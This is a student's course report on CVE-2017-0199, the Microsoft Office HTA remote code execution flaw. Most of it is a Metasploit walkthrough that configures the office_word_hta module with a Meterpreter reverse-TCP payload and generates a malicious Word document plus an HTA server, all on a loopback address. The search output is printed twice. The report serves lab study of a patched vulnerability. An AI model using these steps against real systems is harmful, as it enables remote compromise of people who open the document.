Sri Lanka Institute of Information Technology BSc (Hons) in IT Specialized in Cyber Security Year 2 Semester 1, 2023

CVE-2017-0199

Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows

Individual Assignment

IE2012 – Systems and Network Programming

IT22617828 – D.A.U Ranasinghe

Content

Introduction

What is CVE?

"Common Vulnerabilities and Exposures (CVE) is an important pillar of cybersecurity." It serves as an important foundation, providing a standardized approach for identifying and tracking security vulnerabilities in various software, hardware, and systems. The CVE system's basic goal is to create a common language for communicating vulnerabilities that is accessible not only to cybersecurity experts but also to companies and the public. At the core of the CVE system is a unique identification mechanism in which each vulnerability is granted a unique CVE identifier (CVE ID) that indicates the year and a sequential number. This technique allows for quick reference and clear discussion about security risks. Furthermore, CVE maintains a publicly accessible repository, which encourages transparency and collaboration among security professionals, suppliers, and the broader cybersecurity community. Its vendor-neutral posture promotes objectivity and equal representation for all stakeholders in the drive to protect digital ecosystems.


CVE, as an essential tool, plays a critical role in the identification, prioritization, and management of security vulnerabilities, assisting companies and individuals in their ongoing efforts to strengthen their systems and safeguard their vital data. Software providers rely on CVEs to communicate with their consumers about critical security fixes and upgrades in a timely manner.

CVE-2017-0199-Microsoft Office/WordPad Remote Code Execution Vulnerability w/Windows


Because of its potential to exploit Microsoft Office and WordPad on Windows systems, CVE-2017-0199, a severe security vulnerability, caused shockwaves throughout the cybersecurity world. This flaw enabled attackers to remotely execute malicious code, posing a serious threat to system security. Microsoft quickly responded to this vulnerability by delivering a security update to minimize the risk associated with CVE-2017-0199. This incident emphasizes the continued significance of attentive security procedures, regular software upgrades, and strong defenses against known vulnerabilities in order to protect against possible threats in the ever-changing digital ecosystem.

Methodology

For the exploitation process use the Metasploit Framework (MSFConsole). and Search by **hta.**




```
┌──(root㉿kali)-[~]
└─# msfconsole

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/
```




```
msf6 > search hta

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_optionsbleed             2017-09-18       normal     No     Apache Optionsbleed Scanner
   1   exploit/linux/http/bludit_upload_images_exec           2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability
   2   exploit/windows/misc/hta_server                        2016-10-06       manual     No     HTA Web Server
   3   auxiliary/dos/http/hashcollision_dos                   2011-12-28       normal     No     Hashtable Collisions
   4   exploit/windows/browser/honeywell_hscremotedeploy_exec 2013-02-22       excellent  No     Honeywell HSC Remote Deployer ActiveX Remote Code Execution
   5   exploit/windows/local/ms11_080_afdjoinleaf             2011-11-30       average    No     MS11-080 AfdJoinLeaf Privilege Escalation
   6   exploit/windows/local/bthpan                           2014-07-18       average    Yes    MS14-062 Microsoft Bluetooth Personal Area Networking (BthPan.sys) Privilege Escalation
   7   exploit/windows/fileformat/office_dde_delivery         2017-10-09       manual     No     Microsoft Office DDE Payload Delivery
   8   exploit/windows/fileformat/office_word_hta             2017-04-14       excellent  No     Microsoft Office Word Malicious Hta Execution
   9   evasion/windows/windows_defender_js_hta                                 normal     No     Microsoft Windows Defender Evasive JS.Net and HTA
   10  exploit/windows/local/novell_client_nwfs               2008-06-26       average    No     Novell Client 4.91 SP4 nwfs.sys Local Privilege Escalation
   11  auxiliary/server/openssl_heartbeat_client_memory       2014-04-07       normal     No     OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
   12  auxiliary/scanner/ssl/openssl_heartbleed               2014-04-07       normal     Yes    OpenSSL Heartbeat (Heartbleed) Information Leak
   13  exploit/windows/browser/oracle_webcenter_checkoutandopen 2013-04-16     excellent  No     Oracle WebCenter Content CheckOutAndOpen.dll ActiveX Remote Code Execution
   14  exploit/multi/php/php_unserialize_zval_cookie          2007-03-04       average    Yes    PHP 4 unserialize() ZVAL Reference Counter Overflow (Cookie)
   15  exploit/multi/ids/snort_dce_rpc                        2007-02-19       good       No     Snort 2 DCE/RPC Preprocessor Buffer Overflow
   16  exploit/windows/http/syncbreeze_bof                    2017-03-15       great      Yes    Sync Breeze Enterprise GET Buffer Overflow
   17  exploit/windows/local/virtual_box_guest_additions      2014-07-15       average    Yes    VirtualBox Guest Additions VBoxGuest.sys Privilege Escalation
   18  auxiliary/dos/http/webkitplus                          2018-06-03       normal     No     WebKitGTK+ WebKitFaviconDatabase DoS
   19  exploit/unix/webapp/zpanel_username_exec               2013-06-07       excellent  Yes    ZPanel 10.0.0.2 htpasswd Module Username Command Execution
   20  exploit/unix/webapp/jquery_file_upload                 2018-10-09       excellent  Yes    blueimp's jQuery (Arbitrary) File Upload
   21  exploit/multi/http/qdpm_authenticated_rce              2020-11-21       excellent  Yes    qdPM 9.1 Authenticated Arbitrary PHP File Upload (RCE)


Interact with a module by name or index. For example info 21, use 21 or use exploit/multi/http/qdpm_authenticated_rce

msf6 > use 8
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > info
```

In Metasploit, use the "Use" command and select the module or module number (use 8). And use the "info" command.




```
msf6 > search hta

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/apache_optionsbleed           2017-09-18       normal     No     Apache Optionsbleed Scanner
   1   exploit/linux/http/bludit_upload_images_exec         2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability
   2   exploit/windows/misc/hta_server                      2016-10-06       manual     No     HTA Web Server
   3   auxiliary/dos/http/hashcollision_dos                 2011-12-28       normal     No     Hashtable Collisions
   4   exploit/windows/browser/honeywell_hscremotedeploy_exec  2013-02-22    excellent  No     Honeywell HSC Remote Deployer ActiveX Remote Code Execution
   5   exploit/windows/local/ms11_080_afdjoinleaf           2011-11-30       average    No     MS11-080 AfdJoinLeaf Privilege Escalation
   6   exploit/windows/local/bthpan                         2014-07-18       average    Yes    MS14-062 Microsoft Bluetooth Personal Area Networking (BthPan.sys) Privilege Escalation
   7   exploit/windows/fileformat/office_dde_delivery       2017-10-09       manual     No     Microsoft Office DDE Payload Delivery
   8   exploit/windows/fileformat/office_word_hta           2017-04-14       excellent  No     Microsoft Office Word Malicious Hta Execution
   9   evasion/windows/windows_defender_js_hta                               normal     No     Microsoft Windows Defender Evasive JS.Net and HTA
   10  exploit/windows/local/novell_client_nwfs             2008-06-26       average    No     Novell Client 4.91 SP4 nwfs.sys Local Privilege Escalation
   11  auxiliary/server/openssl_heartbeat_client_memory     2014-04-07       normal     No     OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
   12  auxiliary/scanner/ssl/openssl_heartbleed             2014-04-07       normal     Yes    OpenSSL Heartbeat (Heartbleed) Information Leak
   13  exploit/windows/browser/oracle_webcenter_checkoutandopen  2013-04-16  excellent  No     Oracle WebCenter Content CheckOutAndOpen.dll ActiveX Remote Code Execution
   14  exploit/multi/php/php_unserialize_zval_cookie        2007-03-04       average    Yes    PHP 4 unserialize() ZVAL Reference Counter Overflow (Cookie)
   15  exploit/multi/ids/snort_dce_rpc                      2007-02-19       good       No     Snort 2 DCE/RPC Preprocessor Buffer Overflow
   16  exploit/windows/http/syncbreeze_bof                  2017-03-15       great      Yes    Sync Breeze Enterprise GET Buffer Overflow
   17  exploit/windows/local/virtual_box_guest_additions    2014-07-15       average    Yes    VirtualBox Guest Additions VBoxGuest.sys Privilege Escalation
   18  auxiliary/dos/http/webkitplus                        2018-06-03       normal     No     WebKitGTK+ WebKitFaviconDatabase DoS
   19  exploit/unix/webapp/zpanel_username_exec             2013-06-07       excellent  Yes    ZPanel 10.0.0.2 htpasswd Module Username Command Execution
   20  exploit/unix/webapp/jquery_file_upload               2018-10-09       excellent  Yes    blueimp's jQuery (Arbitrary) File Upload
   21  exploit/multi/http/qdpm_authenticated_rce            2020-11-21       excellent  Yes    qdPM 9.1 Authenticated Arbitrary PHP File Upload (RCE)


Interact with a module by name or index. For example info 21, use 21 or use exploit/multi/http/qdpm_authenticated_rce

msf6 > use 8
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > info
```

Using the "info" command, we can see the information attacker's file.




```
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  msf.doc          yes       The file name.
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   default.hta      yes       The URI to use for the HTA file

Payload information:

Description:
  This module creates a malicious RTF file that when opened in
  vulnerable versions of Microsoft Word will lead to code execution.
  The flaw exists in how a olelink object can make a http(s) request,
  and execute hta code in response.

  This bug was originally seen being exploited in the wild starting
  in Oct 2016. This module was created by reversing a public
  malware sample.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2017-0199
  https://securingtomorrow.mcafee.com/mcafee-labs/critical-office-zero-day-attacks-detected-wild/
  https://www.fireeye.com/blog/threat-research/2017/04/acknowledgement_ofa.html
  https://www.helpnetsecurity.com/2017/04/10/ms-office-zero-day/
  https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html
  https://www.checkpoint.com/defense/advisories/public/2017/cpai-2017-0251.html
  https://github.com/nccgroup/Cyber-Defence/blob/master/Technical%20Notes/Office%20zero-day%20(April%202017)/2017-04%20Office%20OLE2Link%20zero-day%20v0.4.pdf
  https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/
  https://www.hybrid-analysis.com/sample/ae48d23e39bf4619881b5c4dd2712b8fabd4f8bd6beb0ae167647995ba68100e?environmentId=100
  https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/
  https://www.microsoft.com/en-us/download/details.aspx?id=10725
  https://msdn.microsoft.com/en-us/library/dd942294.aspx
  https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-CFB/[MS-CFB].pdf
  https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199


View the full module info with the info -d command.
```

Execute the "show options" command to review the available exploit options and parameters.




```
  https://www.mdsec.co.uk/2017/04/exploiting-cve-2017-0199-hta-handler-vulnerability/
  https://www.microsoft.com/en-us/download/details.aspx?id=10725
  https://msdn.microsoft.com/en-us/library/dd942294.aspx
  https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-CFB/[MS-CFB].pdf
  https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199


View the full module info with the info -d command.

msf6 exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word



View the full module info with the info, or info -d command.
```

Using the “set SRVHOSTS” and “set URIPATH” and check again optins.



```
msf6 exploit(windows/fileformat/office_word_hta) > set SRVHOST 127.0.0.0
SRVHOST => 127.0.0.0
msf6 exploit(windows/fileformat/office_word_hta) > set URIPATH DFMio.hta
URIPATH => DFMio.hta
msf6 exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   127.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   DFMio.hta        yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.0        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word



View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/office_word_hta) > run
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[!] You are binding to a loopback address by setting LHOST to 127.0.0.0. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.0:4444
```

Finally, exploit it. And we can see hta.file



```
msf6 exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   127.0.0.0        yes       The local host or network interface to listen on. This must be an address
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   DFMio.hta        yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.0        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word


View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/office_word_hta) > run
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[!] You are binding to a loopback address by setting LHOST to 127.0.0.0. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.0:4444
msf6 exploit(windows/fileformat/office_word_hta) > [+] msf.doc stored at /root/.msf4/local/msf.doc
[*] Using URL: http://127.0.0.0:8080/DFMio.hta
[*] Server started.
msf6 exploit(windows/fileformat/office_word_hta) >
```

Conclusion

Finally, CVE-2017-0199, also known as the "Microsoft Office/WordPad Remote Code Execution Vulnerability" on Windows computers, is a sharp reminder of the crucial significance of solid cybersecurity procedures. This security issue might have allowed hostile actors to remotely execute code, posing serious threats to data security and system integrity. Microsoft responded by issuing a security update to counter the attack, emphasizing the importance of keeping software up to date. The lesson from CVE-2017-0199 is evident as we navigate the ever-changing digital landscape: preemptive protection against known vulnerabilities, ongoing vigilance, and timely security measures are critical to protect against possible attacks in an interconnected world.

References

https://www.mandiant.com/resources/blog/cve-2017-0199-hta-handler#:~:text=The%20CVE%2D2017%2D0199%20vulnerability,decoy%20documents%20to%20the%20user.

https://youtu.be/B86q-6Pr1lI?si=59ZpCPSlmkZ6lgZ4